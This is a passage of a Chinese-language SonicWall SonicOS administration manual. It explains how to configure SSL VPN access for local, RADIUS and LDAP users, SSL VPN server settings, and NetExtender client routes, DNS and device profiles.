		NSA 3600	350	TZ300/TZ300 W	50
SOHO W	50	NSA 2600	250		

主题：

- 第 1073 页的配置本地用户的 SSL VPN 访问
- 第 1075 页的配置 RADIUS 用户的 SSL VPN 访问
- 第 1077 页的配置 LDAP 用户的 SSL VPN 访问

配置本地用户的 SSL VPN 访问

要配置本地用户数据库中的用户实现 SSL VPN 访问，必须将用户添加到 SSLVPN 服务用户群组。

为本地用户配置 *SSL VPN* 访问的步骤如下：

1 转至**用户 > 本地用户**页面。



2 单击想要编辑的用户对应的**配置**图标，或者单击**添加用户**按钮以创建新用户。将显示**编辑用户**或**添加用户**对话框。



3 单击**群组**选项卡



4 在**用户群组**列，单击 **SS LVPN 服务**。

5 单击**向右箭头**按钮将之移动到**隶属于**列。

6 单击 **VPN 访问**选项卡**VPN 访问**选项卡配置 VPN 用户（GVC、NetExtender 或虚拟办公室书签）可以访问哪些网络资源。

> 注：**VPN 访问**选项卡会影响远程客户端使用 GVC、NetExtender 和 SSL VPN 虚拟办公室书签访问网络资源的能力。要允许 GVC、NetExtender 或虚拟办公室用户访问网络资源，必须将网络地址对象或群组添加到 **VPN 访问**选项卡上的**访问列表**。



7 从**网络**列表中选择一个或多个网络地址对象或群组，然后单击**右箭头**按钮将其移动到**访问列表**列。

要取消用户对网络地址对象或群组的访问，请从**访问列表**中选择该网络，然后单击(**左箭头**按钮。


8 单击**确定**。

配置 RADIUS 用户的 SSL VPN 访问

要配置 RADIUS 用户的 SSL VPN 访问，必须将用户添加到 **SSLVPN 服务**用户群组。

为 *RADIUS* 用户配置 *SSL VPN* 访问的步骤如下：

1 转至**用户 > 设置**页面。



2 在**登录的验证方法**下拉菜单中，选择 **RADIUS** 或 **RADIUS + 本地用户**。这些选项将发生细微更改。

3 单击**配置 RADIUS**按钮。显示 **RADIUS 配置**对话框。



4 单击 **RADIUS 用户**选项卡。



5 在**所有 RADIUS 用户所属的默认用户群组**下拉菜单中，选择 **SSLVPN 服务**。

> 注：**编辑用户**对话框中的 **VPN 访问**选项卡也为虚拟办公室标签和 NetExtender 访问提供精确访问控制。


6 单击**确定**。

配置 LDAP 用户的 SSL VPN 访问

要配置 LDAP 用户的 SSL VPN 访问，必须将 LDAP 用户群组添加到 SSLVPN 服务用户群组。


为 *LDAP* 用户配置 *SSL VPN* 访问的步骤如下：

1 转至**用户 > 设置**页面。



2 从**用户验证方法**下拉菜单，选择 **LDAP** 或 **LDAP + 本地用户**。这些选项将发生细微更改。

3 单击**配置 LDAP**对话框启动 **LDAP 配置**窗口。



4 单击**用户和群组**选项卡。



5 从**默认的 LDAP 用户群组**下拉菜单中，选择 **SSLVPN 服务**。

> **注：编辑用户**对话框中的 **VPN 访问**选项卡也为虚拟办公室标签和 NetExtender 访问提供精确访问控制。

6 单击**确定**。


107

显示 SSL VPN 会话数据

- 第 1080 页的 SSL VPN > 状态

SSL VPN > 状态

SSL VPN > 状态页面显示活动 NetExtender 会话的摘要，包括名称、PPP IP 地址、物理 IP 地址、登录时间、登录时长和注销时间。



下表列出了状态项目的说明。

表 150. SSL VPN 状态项目

状态项目	说明
用户名	用户名。
客户端虚拟 IP	从客户端 IP 地址分配给用户的 IP 地址。
客户端 WAN IP	用户的物理 IP 地址。
登录时间	用户首次与 SSL VPN 设备建立连接以来的时间，用天数和时间 (HH:MM:SS) 表示。
不活动时间	用户无活动的持续时间。
登录	用户初始登录的时间。
注销	使您能够注销 NetExtender 会话。

108

配置 SSL VPN 服务器行为

- 第 1081 页的 SSL VPN > 服务器设置
  - 第 1082 页的在区域上的 SSL VPN 状态
  - 第 1082 页的 SSL VPN 服务器设置
  - 第 1083 页的 RADIUS 用户设置
  - 第 1083 页的 SSL VPN 客户端下载 URL

SSL VPN > 服务器设置

SSL VPN > 服务器设置页面用于配置作为 SSL VPN 服务器的防火墙的具体行为。



配置虚拟办公室入口可通过以下各节进行设置：

- 第 1082 页的在区域上的 SSL VPN 状态
- 第 1082 页的 SSL VPN 服务器设置
- 第 1083 页的 RADIUS 用户设置
- 第 1083 页的 SSL VPN 客户端下载 URL

在区域上的 SSL VPN 状态



本章节显示各区域上的 SSL VPN 访问状态：

- 绿色表示活动的 SSL VPN 状态。
- 红色表示不活动的 SSL VPN 状态。

通过单击区域名称启用或禁用 SSL VPN 访问。

SSL VPN 服务器设置



主题：

- 第 1082 页的关于 Suite B 加密
- 第 1083 页的配置 SSL VPN 服务器

关于 Suite B 加密

SonicOS 支持 Suite B 加密，Suite B 是由国家安全局作为其加密现代化计划的一部分颁布的一套加密算法。它可用作分类和未分类信息的可互操作性加密基础。Suite B 加密已经过国家标准技术局 (NIST) 认证，供美国政府使用。

注：此外还有 NSA 定义的 Suite A 加密，但它主要在不适合 Suite B 的应用中使用。

大多数 Suite B 组件取自 FIPS 标准：

- 高级加密标准 (AES) 的密钥大小为 128 位和 256 位（可为达到机密级别的信息提供充足保护）。
- 椭圆曲线数字签名算法 (ECDSA) - 各种数字签名（可为达到机密级别的信息提供充足保护）。

- 椭圆曲线 Diffie-Hellman (ECDH) - 一种密钥协议（可为达到机密级别的信息提供充足保护）。
- 安全哈希算法 2（SHA-256 和 SHA-384） - message digest （可为达到绝密级别的信息提供充足保护）。

配置 SSL VPN 服务器

以下设置用于配置 SSL VPN 服务器：

- **SSL VPN 端口** - 在此字段中输入 SSL VPN 端口号。默认值为 **4433**。
- **证书选择** – 从此下拉菜单中，选择将用于验证 SSL VPN 用户的证书。默认方法是**使用自签名证书**。

  要管理证书，请转到**系统 > 证书**页面。

  注：在 NSA 2600 及更高型号的设备上，可以配置 Suite B 模式并按以下两项设置指定密码首选项。

- **在 SSL VPN 中启用 SuiteB 模式** – 选择此复选框以启用 SSL VPN Suite B 模式。默认情况下未选中该选项。
- **启用服务器密码首选项** – 选择此复选框以配置首选的加密方式。默认情况下未选中该选项。
  - 从**加密方法**下拉菜单中选择密码：
    - **RC4_MD5**（默认值）
    - **3DES_SHA1**
    - **AES256_SHA1**
- **用户域名** – 输入用户的域名，该域名必须与 NetExtender 客户端中域字段匹配。默认设置为 **LocalDomain**。
- **启用 web 管理 over SSL VPN** – 要通过 SSL VPN 启用 Web 管理，从下拉菜单中选择**启用**。默认值为**禁用**。
- **启用 SSH 管理 over SSL VPN** – 要通过 SSL VPN 启用 SSH 管理，从下拉菜单中选择**启用**。默认值为**禁用**。
- **不活动超时（分钟数）** – 输入用户在注销之前不活动的分钟数。默认值为 **10** 分钟。

RADIUS 用户设置

此部分仅当配置 RADIUS 或 LDAP 来认证 SSL VPN 用户时可用。

- **使用 RADIUS 在** - 选中此复选框，让 RADIUS 使用 MSCHAP（或 MSCHAPv2）模式。启用 MSCHAP-模式 RADIUS 将允许用户在登录时更改过期的密码。可在以下两种模式之间选择：

注：在 LDAP 中，密码更新只能在使用带 TLS 的 Active Directory 并利用管理员帐户绑定，或使用 Novell eDirectory 的情况下进行。


如果设置了该选项，且在**用户 > 设置**页面选择 LDAP 作为登录验证方法，但是 LDAP 的配置不允许密码更新，那么 SSL VPN 用户的密码更新将在利用 LDAP 验证用户之后，通过 MSCHAP-模式 RADIUS 进行。

  - **MSCHAP**
  - **MSCHAPV2 模式（允许用户更改过期的密码）**

SSL VPN 客户端下载 URL

本部分允许您将客户端 SSL VPN 文件下载至您的 HTTP 服务器。

- **单击此处以下载 SSL VPN zip 文件，该文件包含了所有 SSL VPN 客户端文件** – 要从设备进行下载，单击**单击此处**链接，显示**打开 application.zip** 对话框：



打开并解压缩该文件，然后将文件夹放到您的 HTTP 服务器上。

- **使用客户的 HTTP 服务器作为下载 URL：(http://)**选中此复选框，在提供的字段中输入 SSL VPN 客户端下载 URL。

109

配置 SSL VPN 客户端设置

- 第 1085 页的 SSL VPN > 客户端设置
  - 第 1086 页的创建 NetExtender 范围的地址对象
  - 第 1087 页的配置默认设备配置文件
  - 第 1092 页的配置 SonicPoint L3 管理默认设备配置文件

SSL VPN > 客户端设置

SSL VPN > 客户端设置页面允许编辑“默认设备配置文件”以启用区域上的 SSL VPN 访问，以及配置客户端路由，和配置客户端 DNS 及 NetExtender 设置。**SSL VPN > 客户端设置**页面显示已配置启用 SSL VPN 访问的 IPv4 和 IPv6 网络地址和区域。

您还可以在此页面上编辑 SonicPoint 三层管理默认设备配置文件。



在 SonicOS 6.2.2.x 和更新版本中，通过首先创建 NetExtender IP 地址范围的地址对象，然后在配置其中一个设备配置文件时使用此地址对象，来配置 NetExtender IP 地址范围。

- 第 1086 页的创建 NetExtender 范围的地址对象

在 **SSL VPN > 客户端设置**页面上可以配置下列任务：

- 第 1087 页的配置默认设备配置文件
  - 第 1087 页的配置“设置”选项卡
  - 第 1088 页的配置客户端路由选项卡
  - 第 1090 页的配置客户端设置选项卡

注：如需配置在 SSL VPN 上进行 SonicPoint 管理的 SSL VPN 设置，请参见第 581 页的配置通过 SSL VPN 的 SonicPoint 管理。

创建 NetExtender 范围的地址对象

您可以为 IPv4 地址范围和 IPv6 地址范围创建地址对象，以用在 **SSL VPN > 客户端设置**配置中。

在地址对象中配置的地址范围定义 IP 地址池，NetExtender 会话期间将该池中的地址分配给远程用户。范围必须足以支持您希望支持的最大数量并发 NetExtender 用户再加 1（例如，15 个用户要求的范围是 16 个地址，如 192.168.168.100 至 192.168.168.115）。

注：如果在 SSL VPN 设备所处的网段上存在其他主机，则地址范围不得与任何已分配的地址重叠或冲突。

创建 *NetExtender IP* 地址范围的地址对象的步骤如下：

1 转至**网络 > 地址对象**页面。

2 单击**添加**按钮。此时会显示**添加地址对象**对话框。



3 对于**名称**，输入地址对象的描述性名称。

4 对于 **区域分配**，从下拉列表中选择**SSL VPN**。

5 对于**类型**，选择**范围**。对话框随即发生更改。



6 在**开始 IP 地址**字段中，输入您要使用的范围中的最小 IP 地址。

注：IP 地址范围必须与用于 SSL VPN 服务的接口处于同一子网。

7 在**结束 IP 地址**字段中，输入您要使用的范围中的最大 IP 地址。

8 单击**添加**。添加了地址对象后，显示消息：



9 另外，也可以重复步骤 3 到步骤 8 创建 IPv6 地址范围的地址对象。

10 单击**关闭**。

配置默认设备配置文件

编辑“默认设备配置文件”以选择区域和 NetExtender 地址对象，以及配置客户端路由，和配置客户端 DNS 及 NetExtender 设置。

必须在一个区域上启用 SSL VPN 访问后，用户才能访问虚拟办公室 Web 入口。SSL VPN 访问可以在**网络 > 区域**页面上通过单击该区域的**配置**图标来配置。

> **注：**若要 SonicOS 终止 SSL VPN 会话，必须在**网络 > 接口**页面上启用**管理或用户登录**的 **HTTPS**（在 WAN 接口的**编辑接口**对话框中）。


配置“设置”选项卡

配置“默认设备配置文件”的“设置”选项卡的步骤如下：

1 转至 **SSL VPN > 客户端设置**页面的**默认设备配置文件**部分。



2 单击**默认设备配置文件**的**配置**图标。随即显示**编辑设备配置文件**对话框。



> **注：**默认设备配置文件的**名称**和**说明**不能更改。

3 要实现此配置文件的区域绑定，在**设置**选项卡上，选择 **SSLVPN**，或从**区域 IP V4** 下拉菜单中选择自定义区域。

4 从**网络地址 IP V4** 下拉菜单中，选择您创建的 IPv4 NetExtender 地址对象。如需说明，请参见第 1086 页的创建 NetExtender 范围的地址对象。此设置选择此配置文件的 IP 池和区域绑定。如果地址对象匹配此配置文件，NetExtender 客户端将从此地址对象获取 IP 地址。

5 从**区域 IP V6** 下拉菜单中选择 **SSLVPN** 或自定义区域。这是此配置文件的区域绑定。

6 从**网络地址 IP V6** 下拉菜单中，选择您创建的 IPv6 NetExtender 地址对象。

7 单击**客户端路由**选项卡继续进行客户端设置配置。请参见第 1088 页的配置客户端路由选项卡。

8 要保存设置并关闭对话框，请单击**确定**。

配置客户端路由选项卡

客户端路由选项卡允许控制 SSL VPN 用户的网络访问许可。将 NetExtender 客户端路由传送给所有 NetExtender 客户端，用于控制远程用户可以通过 SSL VPN 连接访问哪些专用网络和资源。

在**客户端路由**选项卡上可以配置下列任务：

- 第 1088 页的配置 Tunnel All 模式
- 第 1089 页的添加客户端路由

配置 Tunnel All 模式

从 **Tunnel All 模式**下拉菜单中选择**启用**，强制 NetExtender 用户的所有流量通过 SSL VPN NetExtender 隧道，包括目标为远程用户本地网络的流量。通过将下列路由添加到远程客户端的路由表中实现的：

表 151. 可添加到客户端的路由表的路由

IP 地址	子网掩码
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0

NetExtender 还为所有网络连接的本地网络添加路由。这些路由的度量高于任何现有路由，从而强制目标为本地网络的流量通过 SSL VPN 隧道传送。例如，如果一个远程用户在 10.0.*.* 网络上有 IP 地址 10.0.67.64，则将添加路由 10.0.0.0/255.255.0.0，以便通过 SSL VPN 隧道路由流量。

注：如需配置 Tunnel All 模式，还必须为 0.0.0.0 配置一个地址对象，并让 SSL VPN NetExtender 用户和群组有权访问该地址对象。

配置 *Tunnel All* 模式的 *SSL VPN NetExtender* 用户和群组的步骤如下：

1 转至用户 > 本地用户或用户 > 本地群组页面。

2 单击一个 SSL VPN NetExtender 用户或群组对应的**配置**按钮。将显示**编辑群组**对话框。



3 单击 **VPN 访问**选项卡。



4 选择 WAN RemoteAccess Networks 地址对象。

5 单击**向右的箭头**按钮。

6 单击**确定**。


7 对所有使用 SSL VPN NetExtender 的本地用户和群组重复步骤 1 至步骤 6。

添加客户端路由

客户端路由用于配置 SSL VPN 用户对网络资源的访问。

配置 *SSL VPN* 的客户端路由：

1 转至 **SSL VPN > 客户端设置**页面的**默认设备配置文件**部分。



2 单击**默认设备配置文件**的**配置**图标。随即显示**编辑设备配置文件**对话框。



3 单击**客户端路由**选项卡。



4 从**网络**列表，选择您要允许 SSL VPN 访问的地址对象。

5 单击**向右的箭头**按钮将地址对象移到**客户端路由**列表。

6 重复步骤 4 和步骤 5，直至移动所有想要用于客户端路由的地址对象。

创建客户端路由会自动创建访问规则以允许该访问。或者，也可以在**防火墙 > 访问规则**页面上手动配置 SSL VPN 区域的访问规则。如需更多信息，请参见第 717 页的防火墙 > 访问规则。

注：配置 SSL VPN 的客户端路由后，还必须在**用户 > 本地用户**或**用户 > 本地群组**页面上配置所有 SSL VPN NetExtender 用户和用户群组，使其能够访问客户端路由。

重要：将 NetExtender SSL VPN 网关添加到已排除 DPI SSL 的 IP 地址。

如需配置 *SSL VPN NetExtender* 用户和群组访问客户端路由，请执行以下步骤：

1 转至用户 > 本地用户或用户 > 本地群组页面。

2 单击一个 SSL VPN NetExtender 用户或群组对应的**配置**按钮。

3 单击 **VPN 访问**选项卡。

4 选择客户端路由的地址对象

5 单击**向右的箭头**按钮。

6 单击**确定**。

7 对所有使用 SSL VPN NetExtender 的本地用户和群组重复步骤 1 至步骤 6。

配置客户端设置选项卡

NetExtender 客户端设置在**编辑设备配置文件**对话框中配置。

配置客户端设置的步骤如下：

1 转至 **SSL VPN > 客户端设置**页面的**默认设备配置文件**部分。



2 单击**默认设备配置文件**的**配置**图标。随即显示**编辑设备配置文件**对话框。



3 单击**客户端设置**选项卡。



4 在 **DNS 服务器 1** 字段中，执行以下操作之一：

- 输入主要 DNS服务器的 IP 地址。
- 单击**默认 DNS 设置**为 **DNS 服务器 1** 和 **DNS 服务器 2** 字段使用默认设置。这些字段将会自动填充。

注：IP v4 和 IP v6 都支持。

5 （可选）在 **DNS 服务器 2** 字段中，如果没有单击**默认 DNS 设置**，请输入备份 DNS 服务器的 IP 地址。

6 （可选）在 **DNS 搜索列表**字段：

a 输入 DNS 服务器的 IP 地址。

b 单击**添加**将其添加至以下列表。

c 根据需要多次重复步骤 a 和步骤 b。

使用向上和向下箭头按钮，根据需要，在列表中滚动。

要从列表中删除一个地址，请选择条目后单击**删除**。

7 （可选）在 **WINS 服务器 1** 字段中，输入主要 WINS 服务器的 IP 地址。

注：仅支持 IPv4。

8 （可选）在 **WINS 服务器 2** 字段中，输入备用 WINS 服务器的 IP 地址。

9 要定制用户连接和断开时 NetExtender 的行为，请为 **NetExtender 客户端设置**下的下列每个设置选择**启用**或**禁用**。默认情况下，所有这些设置均设置为**禁用**。

- **启用客户端自动更新** - NetExtender 客户端每次启动时检查有无更新。
- **断开之后退出客户端** - NetExtender 客户端与 SSL VPN 服务器断开连接后退出。要重新连接，用户必须返回 SSL VPN 入口，或从“程序”菜单启动 NetExtender。
- **退出之后卸载客户端** - NetExtender 客户端与 SSL VPN 服务器断开连接后，NetExtender 客户端卸载。要重新连接，用户必须返回 SSL VPN 入口。
- **创建客户端连接配置文件** - NetExtender 客户端将创建一个连接配置文件，记录 SSL VPN 服务器名称、域名以及（可选）用户名和密码。

10 为提供灵活性，允许用户将其用户名和密码缓存在 NetExtender 客户端中，可从**用户名 & 密码缓存**字段中选择以下其中一种操作。这些选项使您能够平衡安全性需求与用户每次使用的便利性需求。

- **仅允许保存用户名**
- **允许保存用户名 & 密码**
- **禁止保存用户名 & 密码**


11 完成所有选项卡后，请单击**确定**。

配置 SonicPoint L3 管理默认设备配置文件


SonicPointN L3 设置的默认设备配置文件在**编辑设备配置文件**对话框中配置。

配置客户端设置的步骤如下：

1 转至 **SSL VPN > 客户端设置**页面的 **SonicPoint L3 管理默认设备配置文件**部分。



2 单击**默认设备配置文件**的**配置**图标。随即显示**编辑设备配置文件**对话框。



注：**SonicPointN 默认设备配置文件**的**名称**和**说明**不能更改。

3 要实现此配置文件的区域绑定，在**设置**选项卡上，选择 **SSLVPN**，或从**区域 IP V4** 下拉菜单中选择自定义区域。

4 从**网络地址 IP V4** 下拉菜单中，选择您创建的 IPv4 NetExtender 地址对象。如需说明，请参见第 1086 页的创建 NetExtender 范围的地址对象。此设置选择此配置文件的 IP 池和区域绑定。如果地址对象匹配此配置文件，NetExtender 客户端将从此地址对象获取 IP 地址。

5 单击**客户端路由**选项卡。



6 从**网络**列表，选择您要允许 SSL VPN 访问的地址对象。

7 单击**向右的箭头**按钮将地址对象移到**客户端路由**列表。

8 重复步骤 6 和步骤 7，直至移动所有想要用于客户端路由的地址对象。

